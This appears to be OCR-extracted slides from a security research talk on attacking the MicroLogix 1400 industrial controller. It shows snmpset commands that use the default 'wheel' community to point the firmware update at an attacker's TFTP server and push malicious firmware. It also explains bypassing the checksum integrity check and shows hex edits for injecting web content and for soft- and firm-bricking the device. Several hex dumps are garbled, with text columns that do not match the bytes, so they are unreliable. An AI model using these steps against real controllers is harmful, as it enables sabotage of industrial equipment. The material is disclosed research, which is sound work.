get-response...		SNMP: get-request 1.3.6.1.4.1.95.2.3.1.1.2.0...
get-request...		SNMP: get-response 1.3.6.1.4.1.95.2.3.1.1.2.0...
get-response...		SNMP: set-request 1.3.6.1.4.1.95.2.2.1.1.10.1.1.6.1.4.1.95.2.2.1.1.2.0...
set-request...		SNMP: get-response 1.3.6.1.4.1.95.2.2.1.1.10.1.1.6.1.4.1.95.2.2.1.1.2.0...
get-response...		SNMP: set-request 1.3.6.1.4.1.95.2.3.1.1.1.0...
Read Request...		SNMP: get-response 1.3.6.1.4.1.95.2.3.1.1.1.0...
Data Packet...		TFTP: Read Request; File C:\Users\ADMINI-2\AppData\Local\Temp\firmware_8001_0...
Acknowledge...		TFTP: Data Packet; Block 1...
Data Packet...		TFTP: Acknowledgment; Block 1...
Acknowledge...		TFTP: Data Packet; Block 2...
Data Packet...		TFTP: Acknowledgment; Block 2...
Acknowledge...		TFTP: Data Packet; Block 3...

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# ML1400: MODIFY FIRMWARE

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```
~# snmpset -c wheel -v 2c 192.168.42.11 .
1.3.6.1.4.1.95.2.2.1.1.1.0 a <attacker_IP>
```

```
~# snmpset -c wheel -v 2c 192.168.42.11 .
1.3.6.1.4.1.95.2.2.1.1.2.0 s "<evil_firmware>"
```

```
~# snmpset -c wheel -v 2c 192.168.42.11 .
1.3.6.1.4.1.95.2.3.1.1.1.1.0 i 2
```

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35592	SNMP	100	get-response	1.3.6.1.4.1.95.2.3.1.1.1.1.0
	APP	60	who has	192.168.42.117 Tell 0.0.0.0
161	SNMP	92	set-request	1.3.6.1.4.1.95.2.2.1.1.1.0
50254	SNMP	102	get-response	1.3.6.1.4.1.95.2.2.1.1.1.0
161	SNMP	107	set-request	1.3.6.1.4.1.95.2.2.1.1.2.0
50330	SNMP	117	get-response	1.3.6.1.4.1.95.2.2.1.1.2.0
161	SNMP	188	get-next-request	1.3.6.1.4.1.95.2.2.1.1.1.0
41858	SNMP	117	get-response	1.3.6.1.4.1.95.2.2.1.1.2.0
161	SNMP	100	get-request	1.3.6.1.4.1.95.2.2.1.1.1.0
0000	00 1d 9c a7 19 20 00 0c 29 ee 73 e0 08 00 43 00	.....6.. 1.0...E,		
0010	00 5d 92 79 40 00 40 11 d1 f2 c0 a8 2a c8 c0 a8	31.y0.9. ....*		
0020	2a 0b c4 94 00 a1 09 49 d6 7a 30 3f 02 01 01 04	*.....T ..-D?...,		
0030	05 77 68 65 65 6c a9 33 02 04 60 ac 59 71 02 01	,wheel.3 .. ,Yas,		
0040	00 02 01 01 00 30 20 30 23 06 0c 26 06 01 04 01 01	...040W ..k.....		
0050	02 02 01 01 02 00 04 13 68 51 63 66 65 64 5f 58	....._ hacked_T		
0060	89 72 64 77 61 72 66 2e 62 59 54	Unware_han		

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# ML1400: BYPASS INTEGRITY CHECK

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- Only using self-reported checksum\*
  - Basic math
  - At least two very easy bypasses
    1. Find all occurrences of checksums in the firmware and update to match modified firmware
    2. Make “compensating” changes when modifying firmware
      - “zero sum” byte changes
        - »  $0x12\ 0x34 \rightarrow 0x34\ 0x12$
        - »  $0x42\ 0x42 \rightarrow 0x41\ 0x43$
        - »  $0x00\ 0x00\ 0x00\ 0xFF \rightarrow 0x41\ 0x42\ 0x43\ 0x39$
  - \* Rockwell claims that the newest hardware (Series C) uses cryptographically-signed firmware
    - Not supported on older models
      - Challenge accepted ☺

# ML1400: BYPASS INTEGRITY CHECK

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```
001606A0 00 1B BE 8E 09 B4 01 2F 6E 6F 74 69 66 79 2E 68 /notify.h
001606B0 74 6D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 tm.......
```

```
001606A0 00 1B BE 8E 09 B4 01 2F 6F 6E 74 69 66 79 2E 68 /onNotify.h
001606B0 74 6D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 tm.....
```

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A screenshot of a hex editor interface. At the top, there is a memory dump with columns for address (e.g., 0003CE90), data (e.g., 543B037F), and status (e.g., 444452C7). A yellow arrow points to the status column. Below the dump is a table titled "Checksum Results". The table has four columns: Document, Algorithm, Checksum, and Checksum/Digest. The "Checksum" column contains two entries: 2922 and 2922. The "Checksum/Digest" column contains two entries: 0B6A and 0B6A. A second yellow arrow points to the "Checksum/Digest" column.


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WAM_BOOT_OS.bin	Checksum (16 bit)	2922	0B6A
old.bin	Checksum (16 bit)	2922	0B6A

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00161710	3C	6C	69	6E	68	20	74	79	70	65	30	22	74	65	78	74	<link type="text
00161720	2F	63	73	73	22	20	69	72	65	66	30	22	72	61	64	65	/css" href="rade
00161730	76	69	63	65	2E	63	73	73	22	28	72	65	6C	30	22	73	vice.css" rel="s
00161740	74	79	6C	65	73	68	65	65	74	22	3E	3C	73	63	72	69	tylesheet"><scri
00161750	78	74	20	74	79	78	65	30	22	74	65	78	74	2F	6A	61	pt type="text/ta
00161760	76	61	73	63	72	69	78	74	22	20	73	72	63	30	22	75	vascript" src="U
00161770	73	65	72	74	61	62	6C	65	2E	6A	73	22	3E	3C	2F	73	scriptable.js"></s
00161780	63	72	69	78	74	3E	3C	2F	68	65	61	64	3E	3C	62	6F	cript></head><bo
00161790	64	79	3E	3C	53	43	52	49	58	54	3E	8D	8A	38	64	6F	dy><SCRIPT>. (do
001617A0	63	75	6D	65	6E	74	2E	77	72	69	74	65	28	22	3C	74	ocument.write("<t
001617B0	61	62	6C	65	28	77	69	64	74	68	30	31	38	38	25	29	able width=100%
001617C0	63	65	6C	6C	73	78	61	63	69	6E	67	30	30	28	63	65	cellspacing=0 de
001617D0	6C	6C	70	61	64	64	69	6E	67	30	30	3E	3C	74	72	3E	llpadding=0><tr>
001617E0	3C	74	64	20	63	6C	61	73	73	30	22	28	28	75	69	64	<td class="+(uid
001617F0	3D	30	31	20	3F	20	22	4C	31	22	3A	22	4C	34	22	29	=1 7 "L1":"L4")
00161800	28	22	3E	26	6E	62	73	78	3C	2F	74	64	3E	3C	74	64	+">>&nbsp;</td><td
00161810	20	63	6C	61	73	73	30	22	28	26	75	69	64	3D	30	31	class="+(uid=1
00161820	20	3F	20	22	4C	32	22	3A	22	4C	33	3E	3C	41	28	6A	? "L2":"L3"><An

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- web header

# ML1400: MODIFY FIRMWARE

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- web change

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# ML1400: SOFT BRICK

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
00000000	4	E	F	9	0	0	0	4	0	1	5	0	F	FF	FF	N.....P..FWRL..n/	
00000010	6	1	0	0	0	0	0	0	9	A	0	F	4	D	4	C	a.....ML-1400 Op
00000020	6	5	7	2	2	0	5	3	7	9	7	3	7	4	6	5	er System ..x..
00000030	0	0	0	F	9	1	0	1	0	0	9	E	0	0	0	0	.....;.....;
00000040	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	.....;

4EF9 0004 0150      JMP 0x00040150

JMP to start of code  
0x150 bytes in  
offset 0x40000

# ML1400: SOFT BRICK

File: WAM\_BOOT\_OS.bin

000000000	4E	F9	00	04	01	50	FF	FF	50	54	43	48	04	00	6E	2F
000000010	61	00	00	00	9A	0F	4D	4C	2D	31	34	30	30	20	4F	70
000000020	65	72	20	53	79	73	74	65	6D	20	20	20	05	78	00	01
000000030	00	0F	91	01	00	9E	00	00	00	18	00	00	00	00	F7	3B


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000000000	4E	F9	00	04	00	00	FF	FF	51	A4	43	48	04	00	6E	2F
000000010	61	00	00	00	9A	0F	4D	4C	2D	31	34	30	30	20	4F	70
000000020	65	72	20	53	79	73	74	65	6D	20	20	20	05	78	00	01
000000030	00	0F	91	01	00	9E	00	00	00	18	00	00	00	00	F7	3B
000000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

4EF9 0004 0000      JMP 0x00040000

JMP to self


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No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	Rockwell_a4:31:5b	Broadcast	ARP	60	Who has 192.168.42.221? Tell 192.168.42.11
2	0.000024872	Vmware_2a:33:86	Rockwell_a4:31:5b	ARP	42	192.168.42.221 is at 00:0c:29:2a:33:86
3	0.000768765	192.168.42.11	192.168.42.221	TFTP	66	Read Request, File: WAM_BOOT_OS.bin, Transfer
4	0.001974876	192.168.42.221	192.168.42.11	TFTP	558	Data Packet, Block: 1
5	0.003616089	192.168.42.11	192.168.42.221	TFTP	60	Acknowledgement, Block: 1
6	0.003760416	192.168.42.221	192.168.42.11	TFTP	558	Data Packet, Block: 2
7	0.005319179	192.168.42.11	192.168.42.221	TFTP	60	Acknowledgement, Block: 2

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# ML1400: FIRM BRICK

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- Unsuccessful with a few dozen “elegant” attacks
    - creative changes of MIPS instructions
    - jump loops
    - math
  - Success on first attempt of “hey, look over there” attack
    - randomly move bytes\* around
- \*bytes that are important but are not MIPS instructions

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00137c00:	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
00137cf0:	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
00137d00:	0000	0000	0000	0000	0000	7000	0000	5404	0000	0000
00137d10:	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
00137d20:	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
00137d30:	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
00137d40:	0000	0000	0000	0000	00c0	5441	0000	0000	0000	0000
00137d50:	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
00137d60:	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
00137f70:	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
00137f80:	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
00137f90:	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
00137fa0:	0000	4c15	0400	0000	0000	0000	0000	0000	0000	0000
00137fb0:	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
00137fc0:	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
00137fd0:	0000	0000	0000	0000	0000	0000	0070	0070	0054	0000
00137fe0:	0400	0000	0000	0000	0000	0000	0000	0000	0000	0000
00137ff0:	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
00138000:	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000
00138010:	0000	0000	0000	0000	0000	0000	c054	4100	0000	0000

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**1766-LEC  
BOOT  
FRN:21. 00  
Fpga Corrupt**

When the LCD displays the Fpga Corrupt information, the LEDs do not show the Walking pattern during the firmware upgrade process.

## Recovering from Missing or Corrupt OS State

In order to recover from this controller state, you need to restart the operating system firmware upgrade as described here:

1. Ensure that the Ethernet connections are intact.  
SNMP is enabled by default in the controller.
2. If the IP Address was configured during the Preparing for firmware upgrade stage, the same IP configuration is retained in the controller.
3. Start the Firmware upgrade as explained in Using ControllerLASH for Firmware Upgrade on page 208.

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# ML1400: FIRM BRICK



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# CONCLUSION

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- From Box to Backdoor to Brick

# THANK YOU

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- Cisco Talos
- Moxa Americas
- Rockwell Automation / Allen-Bradley

# QUESTIONS?

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# BACKUP SLIDES

# IP CAMERA?

# VENDOR DISCLOSURE